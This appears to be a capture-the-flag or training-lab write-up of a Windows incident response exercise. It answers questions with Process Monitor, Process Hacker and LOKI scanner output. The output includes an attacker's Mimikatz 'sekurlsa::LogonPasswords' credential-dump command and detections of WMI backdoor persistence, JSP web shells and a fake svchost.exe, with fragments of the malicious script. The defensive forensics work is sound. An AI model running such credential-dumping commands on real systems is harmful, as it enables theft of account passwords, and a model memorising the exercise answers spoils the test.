
```
Date:          11/5/2025 6:47:00.3297961 AM
Thread:        1420
Class:         Process
Operation:     Process Start
Result:        SUCCESS
Path:
Duration:      0.0000000

Parent PID:           924
Command line:         C:\TMP\mim.exe sekurlsa::LogonPasswords > C:\TMP\o.txt
Current directory:    C:\Windows\system32\
Environment:
                      ALLUSERSPROFILE=C:\ProgramData
                      APPDATA=C:\Users\Administrator\AppData\Roaming
                      CommonProgramFiles=C:\Program Files\Common Files
                      CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
                      CommonProgramW6432=C:\Program Files\Common Files
                      COMPUTERNAME=EC2AMAZ-I8UHO76
                      ComSpec=C:\Windows\system32\cmd.exe
                      HOMEDRIVE=C:
                      HOMEPATH=\Users\Administrator
                      LOCALAPPDATA=C:\Users\Administrator\AppData\Local
                      LOGONSERVER=\\EC2AMAZ-I8UHO76
                      NUMBER_OF_PROCESSORS=2
                      OS=Windows_NT
                      Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System3
                      PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
                      PROCESSOR_ARCHITECTURE=AMD64
                      PROCESSOR_IDENTIFIER=Intel64 Family 6 Model 85 Stepping 7, GenuineIntel
```

What is the first operation for the first of the 2 processes?

Once I filtered timestamp as a descending order I found their ,mim.exe-powershell.exe, first process is :**Process Start**



```
Time ...   Process Name      PID   Operation      Path
6:41:0...  powershell.exe    4160  Process Start
6:41:0...  powershell.exe    4160  Thread Create
6:41:0...  powershell.exe    4160  Load Image     C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
6:41:0...  powershell.exe    4160  Load Image     C:\Windows\System32\ntdll.dll
6:41:0...  powershell.exe    4160  RegOpenKey     HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Segm
```



Process Monitor Filter


Display entries matching these conditions:

Architecture | is | | then | Include

	Column	Relation	Value	Action
☑	Process N...	is	powershell.exe	Include
☐	Process N...	is	mim.exe	Include
☑	Process N...	is	mim.exe	Include
☐	Operation	is	Process Start	Include
☐	Parent PID	is	924	Include
☐	Parent PID	is	924	Include
☑	Parent PID	is	924	Include

Inspect the properties for the 1st occurrence of this process. In the Event tab what are the 4 pieces of information displayed? (**answer, answer, answer, answer**)


Once I inspect the properties quickly aswer found below.



Date:	11/5/2025 6:41:04.59
Thread:	2140
Class:	Process
Operation:	Process Start
Result:	SUCCESS
Path:	
Duration:	0.0000000


Parent PID:
Command line:
Current directory:
Environment:

Inspect the disk operations, what is the name of the unusual process?




Name	File	Read rate...	Write r...	Total rate...	I/O priori
No process	C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MpOAV.dll	2.29 kB/s		2.29 kB/s	Normal
No process	C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\a4c029035a5...\mscorlib.ni.dll	4.57 kB/s		4.57 kB/s	Normal
No process	C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\16499...\System.Data.ni.dll	585 B/s		585 B/s	Low
No process	C:\Windows\assembly\NativeImages_v4.0.30319_...\System.Management.Automation.ni.dll	45.14 kB/s		45.14 kB/s	Normal
No process	...\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll	5.14 kB/s		5.14 kB/s	Normal
powershell.exe (43...	C:\pagefile.sys	9.5 kB/s		9.5 kB/s	Normal
powershell.exe (43...	C:\Windows\assembly\NativeImages_v4.0.30319...\Microsoft.PowerShell.ConsoleHost.ni.dll	40.28 kB/s		40.28 kB/s	Low
powershell.exe (43...	C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\a4c029035a5...\mscorlib.ni.dll	117 kB/s		117 kB/s	Low
powershell.exe (43...	C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\6874...\System.Core.ni.dll	35.55 kB/s		35.55 kB/s	Low
powershell.exe (43...	C:\Windows\assembly\NativeImages_v4.0.30319_...\System.Management.Automation.ni.dll	270.22 kB...		270.22 kB...	Normal
powershell.exe (43...	C:\Windows\assembly\NativeImages_v4.0.30319_64\System\6745b7ee6c042...\System.ni.dll	113.33 kB...		113.33 kB...	Low
powershell.exe (43...	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll	36.5 kB/s		36.5 kB/s	Normal
powershell.exe (43...	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clrjit.dll	9.44 kB/s		9.44 kB/s	Normal
powershell.exe (43...	C:\Windows\System32\AppxSip.dll	2.5 kB/s		2.5 kB/s	Normal
powershell.exe (43...	...\Microsoft-Windows-PowerShell-ServerCore-WOW64-Package~31bf3856ad364e35~amd6	9.81 kB/s		9.81 kB/s	Low
powershell.exe (43...	C:\Windows\System32\coml2.dll	4.31 kB/s		4.31 kB/s	Normal
powershell.exe (43...	C:\Windows\System32\crypt32.dll	1.5 kB/s		1.5 kB/s	Normal
powershell.exe (43...	C:\Windows\System32\msisip.dll	192 B/s		192 B/s	Normal
powershell.exe (43...	C:\Windows\System32\OpcServices.dll	19.75 kB/s		19.75 kB/s	Normal
powershell.exe (43...	C:\Windows\System32\WindowsPowerShell\v1.0\Mod...\Microsoft.PowerShell.Utility.psm1	3.75 kB/s		3.75 kB/s	Low
powershell.exe (43...	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	2.83 kB/s		2.83 kB/s	Low
powershell.exe (43...	C:\Windows\System32\WindowsPowerShell\v1.0\pwrshsip.dll	128 B/s		128 B/s	Normal
ProcessHacker.exe...	C:\pagefile.sys	624 B/s		624 B/s	Normal
ProcessHacker.exe...	C:\Program Files\Process Hacker 2\plugins\ExtendedTools.dll	1 kB/s		1 kB/s	Normal
ProcessHacker.exe...	C:\Windows\System32\imm32.dll	1.56 kB/s		1.56 kB/s	Normal
ProcessHacker.exe...	C:\Windows\System32\user32.dll	3.5 kB/s		3.5 kB/s	Normal

Run Loki. Inspect the output. What is the name of the module after `Init`?




```
46:39Z EC2AMAZ-I8UH076 LOKI: Warning: MODULE: WMIScan MESSAGE: CLASS: __eventFilter MD5: f9163543faf201256f78a7ac5e526003 NAME: TimingIntervalTrigger QUERY: SELECT * FROM __TimerEvent WHERE TimerID = 'Timer'
46:39Z EC2AMAZ-I8UH076 LOKI: Warning: MODULE: WMIScan MESSAGE: CLASS: __eventFilter MD5: e927bbd0b8f2b60275ed1d8e821696cc NAME: ProcessStartTrigger QUERY: SELECT * FROM Win32_ProcessStartTrace WHERE ProcessName = 'procexp64.
46:39Z EC2AMAZ-I8UH076 LOKI: Warning: MODULE: WMIScan MESSAGE: CLASS: __FilterToConsumerBinding MD5: 7912d504dc42d32fec423e0085f17959 CONSUMER: ActiveScriptEventConsumer.Name="LaunchBeaconingBackdoor" FILTER: __EventFilter.N
46:39Z EC2AMAZ-I8UH076 LOKI: Warning: MODULE: WMIScan MESSAGE: CLASS: __FilterToConsumerBinding MD5: 05d517b0ad20ae5119703c8f100b768e CONSUMER: ActiveScriptEventConsumer.Name="KillProcess" FILTER: __EventFilter.Name="Process
46:39Z EC2AMAZ-I8UH076 LOKI: Info: MODULE: WMIScan MESSAGE: '\ninstance of ActiveScriptEventConsumer\n{\n\tCreatorSID = {1, 5, 0, 0, 0, 0, 0, 5, 21, 0, 0, 0, 253, 82, 179, 219, 54, 93, 122, 15, 163, 112, 192, 185, 244, 1, 0,
\t            Set oLocation = CreateObject(\\"WbemScripting.SWbemLocator\\")\\n\\t              Set oServices = oLocation.ConnectServer(, \\"root\\\\cimv2\\")\\n\\t\\n\\t              Set oDataObject = oServices.Get\
ommand(command)\\n\\t             Dim oLocation, oServices, oProcess, oStartup, oConfig, oResult, iProcessID\\n\\n\\t             Const HIDDEN_WINDOW = 12\\n\\t             Set oLocation = CreateObject(\\"WbemScript
      \'1999 Antonin Foller, Motobit Software, http://Motobit.cz\\n          Const Base64 = \\"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/\\"\\n          Dim dataLength, sOut, groupBegin\\n  \\n
```

Regarding the 2nd warning, what is the name of the eventFilter?




```
ugin PluginWMI
 __eventFilter MD5: f9163543faf201256f78a7ac5e526003 NAME: TimingIntervalTrigger QUERY: SELECT * FROM __TimerEvent WHERE TimerID = 'Timer'
 __eventFilter MD5: e927bbd0b8f2b60275ed1d8e821696cc NAME: ProcessStartTrigger QUERY: SELECT * FROM Win32_ProcessStartTrace WHERE ProcessName = 'proc
 __FilterToConsumerBinding MD5: 7912d504dc42d32fec423e0085f17959 CONSUMER: ActiveScriptEventConsumer.Name="LaunchBeaconingBackdoor" FILTER: __EventF
 __FilterToConsumerBinding MD5: 05d517b0ad20ae5119703c8f100b768e CONSUMER: ActiveScriptEventConsumer.Name="KillProcess" FILTER: __EventFilter.Name="
ce of ActiveScriptEventConsumer\n{\n\tCreatorSID = {1, 5, 0, 0, 0, 0, 0, 5, 21, 0, 0, 0, 253, 82, 179, 219, 54, 93, 122, 15, 163, 112, 192, 185, 244,
Locator\\")\\n\\t                   Set oServices = oLocation.ConnectServer(, \\"root\\\\cimv2\\")\\n\\t\\n\\t              Set oDataObject = oServic
ss, oStartup, oConfig, oResult, iProcessID\\n\\n\\t                Const HIDDEN_WINDOW = 12\\n\\t                 Set oLocation = CreateObject(\\"Wber
n            Const Base64 = \\"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/\\"\\n              Dim dataLength, sOut, groupBegin\\n
\\n                  \' Convert each character into 6 bits of data, And add it To\\n              \' an integer For temporary storage.  If a characte
 zeros\\n              nGroup = String(6 - Len(nGroup), \\"0\\") & nGroup\\n    \\n              \'Convert the 3 byte hex integer (6 chars) To 3 characte
HTTP.responseText)\\n\\t\\n\\t                  Select Case aCmdType\\n\\t\\t              Case \\"V\\"\\n\\t\\t\\t                  If Not IsNull(aPa
```

For the 4th warning, what is the class name?



```
ing private rules from binary ...
ent user has admin rights - very good
ing LOKI process with PID: 736 to priority IDLE
nning plugin PluginWMI
: CLASS: __eventFilter MD5: f9163543faf201256f78a7ac5e526003 NAME: TimingIntervalTrigger QUERY: SELECT * FROM __T
: CLASS: __eventFilter MD5: e927bbd0b8f2b60275ed1d8e821696cc NAME: ProcessStartTrigger QUERY: SELECT * FROM Win32
: CLASS: __FilterToConsumerBinding MD5: 7912d504dc42d32fec423e0085f17959 CONSUMER: ActiveScriptEventConsumer.Name
: CLASS: __FilterToConsumerBinding MD5: 05d517b0ad20ae5119703c8f100b768e CONSUMER: ActiveScriptEventConsumer.Name
\ninstance of ActiveScriptEventConsumer\n{\n\tCreatorSID = {1, 5, 0, 0, 0, 0, 0, 5, 21, 0, 0, 0, 253, 82, 179, 21
ng.SWbemLocator\\")\\n\\t                 Set oServices = oLocation.ConnectServer(, \\"root\\\\cimv2\\")\\n\\t\\n\
, oProcess, oStartup, oConfig, oResult, iProcessID\\n\\n\\t                Const HIDDEN_WINDOW = 12\\n\\t
bit.cz\\n           Const Base64 = \\"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/\\"\\n
```

What binary alert has the following 4d5a90000300000004000000ffff0000b8000000 as FIRST_BYTES?




```
OWNER: unknown CMD: C:\Windows\system32\wbem\wmiprvse.exe PATH: C:\Windows\system32\wbem\wmi

JSP SIZE: 74853 FIRST_BYTES: 3c252d2d200a20202020446f63756d656e742020 / <%--     Document

YPE: JSP SIZE: 657 FIRST_BYTES: 3c254020706167652069d706f72743d226a6176 / <%@ page import="j
OWN SIZE: 3389 FIRST_BYTES: 0d0a20202e23232323232e2020206d696d696b61 /    .#####.   mimika MD5
IZE: 36864 FIRST_BYTES: 4d5a90000300000004000000ffff0000b8000000 / MZ MD5: f01a9a2d1e31332ed1
81816 FIRST_BYTES: 4d5a90000300000004000000ffff0000b8000000 / MZ MD5: aeee996fd3484f28e5cd85
TYPE: UNKNOWN SIZE: 7022 FIRST_BYTES: 66756e6374696f6e20496e766f6b652d5461736b / function Inv

E: 843776 FIRST_BYTES: 4d5a90000300000004000000ffff0000b8000000 / MZ MD5: 27aee7f36b4099e8db1
crosoft\Windows\Explorer\ExplorerStartupLog.etl SCORE: 75 TYPE: UNKNOWN SIZE: 368640 FIRST BY
```

According to the results, what is the description listed for reason 1?

Know Bad / Dual use classics

Which binary alert is marked as APT Cloaked?




```
50203T17:30:47Z EC2AMAZ-IBUHO76 LOKI: Info: MODULE: FileScan MESSAGE: Scanning Path C:\ ...
50203T17:30:50Z EC2AMAZ-IBUHO76 LOKI: Alert: MODULE: FileScan MESSAGE: FILE: C:\inetpub\wwwroot\b.jsp SCORE: 340 TYPE: JSP SIZE: 74853 FIRST_BYTES: 3c252d2d200a20202020446f63756d656e742020 / <%--     Document   MD5: 702427df78
 directory" type="Su Str2: <input title="Launch command in current directory ... (truncated)
50203T17:30:50Z EC2AMAZ-IBUHO76 LOKI: Alert: MODULE: FileScan MESSAGE: FILE: C:\inetpub\wwwroot\tests.jsp SCORE: 140 TYPE: JSP SIZE: 657 FIRST_BYTES: 3c2540207061676520696d706f72743d226a6176 / <%@ page import="jav MD5: a2a69cd
50203T17:32:21Z EC2AMAZ-IBUHO76 LOKI: Warning: MODULE: FileScan MESSAGE: FILE: C:\TMP\mim-out.txt SCORE: 80 TYPE: UNKNOWN SIZE: 3389 FIRST_BYTES: 0d0a20202e23232323232e2020206d696d696b61 /   .#####.   mimika MD5: 7fd542a8c458c
50203T17:32:21Z EC2AMAZ-IBUHO76 LOKI: Alert: MODULE: FileScan MESSAGE: FILE: C:\TMP\nbtscan.exe SCORE: 160 TYPE: EXE SIZE: 36864 FIRST_BYTES: 4d5a90000300000004000000ffff0000b8000000 / MZ MD5: f01a9a2d1e31332ed36c1a4d2839f412
50203T17:32:21Z EC2AMAZ-IBUHO76 LOKI: Alert: MODULE: FileScan MESSAGE: FILE: C:\TMP\p.exe SCORE: 105 TYPE: EXE SIZE: 381816 FIRST_BYTES: 4d5a90000300000004000000ffff0000b8000000 / MZ MD5: aeee996fd3484f28e5cd85fe26b6bdcd SHA1:
50203T17:32:21Z EC2AMAZ-IBUHO76 LOKI: Warning: MODULE: FileScan MESSAGE: FILE: C:\TMP\schtasks-backdoor.ps1 SCORE: 60 TYPE: UNKNOWN SIZE: 7022 FIRST_BYTES: 66756e6374696f6e20496e766f6b652d5461736b / function Invoke-Task MD5: d
50203T17:32:22Z EC2AMAZ-IBUHO76 LOKI: Info: MODULE: FileScan MESSAGE: Scanning memory dump file somethingwindows.dmp
50203T17:32:23Z EC2AMAZ-IBUHO76 LOKI: Warning: MODULE: FileScan MESSAGE: FILE: C:\TMP\xCmd.exe SCORE: 60 TYPE: EXE SIZE: 843776 FIRST_BYTES: 4d5a90000300000004000000ffff0000b8000000 / MZ MD5: 27aee7f36b4099e8db3e3d3898474196 S
50203T17:32:25Z EC2AMAZ-IBUHO76 LOKI: Warning: MODULE: FileScan MESSAGE: FILE: C:\Users\Administrator\AppData\Local\Microsoft\Windows\Explorer\ExplorerStartupLog.etl SCORE: 75 TYPE: UNKNOWN SIZE: 368640 FIRST_BYTES: -  CREATED
50203T17:32:25Z EC2AMAZ-IBUHO76 LOKI: Warning: MODULE: FileScan MESSAGE: FILE: C:\Users\Administrator\AppData\Local\Microsoft\Windows\Explorer\iconcache_1280.db SCORE: 75 TYPE: UNKNOWN SIZE: 24 FIRST_BYTES: -  CREATED: Sat Mar
```

What are the matches? (**str1, str2**)


psexesvc.exe, Sysinternals PsExec

Which binary alert is associated with somethingwindows.dmp found in C:\TMP?




```
 directory ... (truncated)
AGE: FILE: C:\inetpub\wwwroot\tests.jsp SCORE: 140 TYPE: JSP SIZE: 657 FIRST_BYTES: 3c25402
SSAGE: FILE: C:\TMP\mim-out.txt SCORE: 80 TYPE: UNKNOWN SIZE: 3389 FIRST_BYTES: 0d0a20202e2
AGE: FILE: C:\TMP\nbtscan.exe SCORE: 160 TYPE: EXE SIZE: 36864 FIRST_BYTES: 4d5a90000300000
AGE: FILE: C:\TMP\p.exe SCORE: 105 TYPE: EXE SIZE: 381816 FIRST_BYTES: 4d5a9000030000000400
SSAGE: FILE: C:\TMP\schtasks-backdoor.ps1 SCORE: 60 TYPE: UNKNOWN SIZE: 7022 FIRST_BYTES: 6
GE: Scanning memory dump file somethingwindows.dmp
SSAGE: FILE: C:\TMP\xCmd.exe SCORE: 60 TYPE: EXE SIZE: 843776 FIRST_BYTES: 4d5a900003000000
SSAGE: FILE: C:\Users\Administrator\AppData\Local\Microsoft\Windows\Explorer\ExplorerStartu
SSAGE: FILE: C:\Users\Administrator\AppData\Local\Microsoft\Windows\Explorer\iconcache_1280
SSAGE: FILE: C:\Users\Administrator\AppData\Local\Microsoft\Windows\Explorer\iconcache_16.d
SSAGE: FILE: C:\Users\Administrator\AppData\Local\Microsoft\Windows\Explorer\iconcache_1920
SSAGE: FILE: C:\Users\Administrator\AppData\Local\Microsoft\Windows\Explorer\iconcache_256.
SSAGE: FILE: C:\Users\Administrator\AppData\Local\Microsoft\Windows\Explorer\iconcache_2560
SSAGE: FILE: C:\Users\Administrator\AppData\Local\Microsoft\Windows\Explorer\iconcache_32.d
```

Which binary is encrypted that is similar to a trojan?




```
memory dump file somethingwindows.dmp
C:\TMP\xCmd.exe SCORE: 60 TYPE: EXE SIZE: 843776 FIRST_BYTES: 4d5a90000300000004000000ffff0000b8000000 / MZ MD5: 27a
C:\Users\Administrator\AppData\Local\Microsoft\Windows\Explorer\ExplorerStartupLog.etl SCORE: 75 TYPE: UNKNOWN SIZE:
```




```
Yara Rule MATCH: XOR_4byte_Key SUBSCORE: 60 DESCRIPTION: Detects an executable encrypted with a 4 byte XOR (also use
```

There is a binary that can masquerade itself as a legitimate core Windows process/image. What is the full path of this binary?




```
 LOKI: Alert: MODULE: FileScan MESSAGE: FILE: C:\Users\Public\svchost.exe SCORE: 155 TYPE: EXE SIZE: 8192 FIRST_BYTES:
4d5a90000300000004000000ffff0000b8000000 / MZ MD5: 4635935fc972c582632bf45c26bfcb0e SHA1: 7c5329229042535fe56e74f1f246c6da8cea3be8 SHA256
abd4afd71b3c2bd3f741bbe3cec52c4fa63ac78d353101d2e7dc4de2725d1ca1 CREATED: Sat Mar  2 16:45:44 2019 MODIFIED: Sat Mar  2 16:37:37 2019
ACCESSED: Sat Mar  2 16:45:44 2019 REASON_1: File Name IOC matched PATTERN: \\(Users|Documents and Settings)\\[^\\]{1,20}\\[^\\]
{1,20}\.(exe|dll|vbs|bat|ps1) SUBSCORE: 40 DESC: Stuff running where it normally shouldn'tREASON_2: Yara Rule MATCH:
Suspicious_Size_svchost_exe SUBSCORE: 60 DESCRIPTION: Detects uncommon file size of svchost.exe REF: -
```

What is the full path location for the legitimate version?

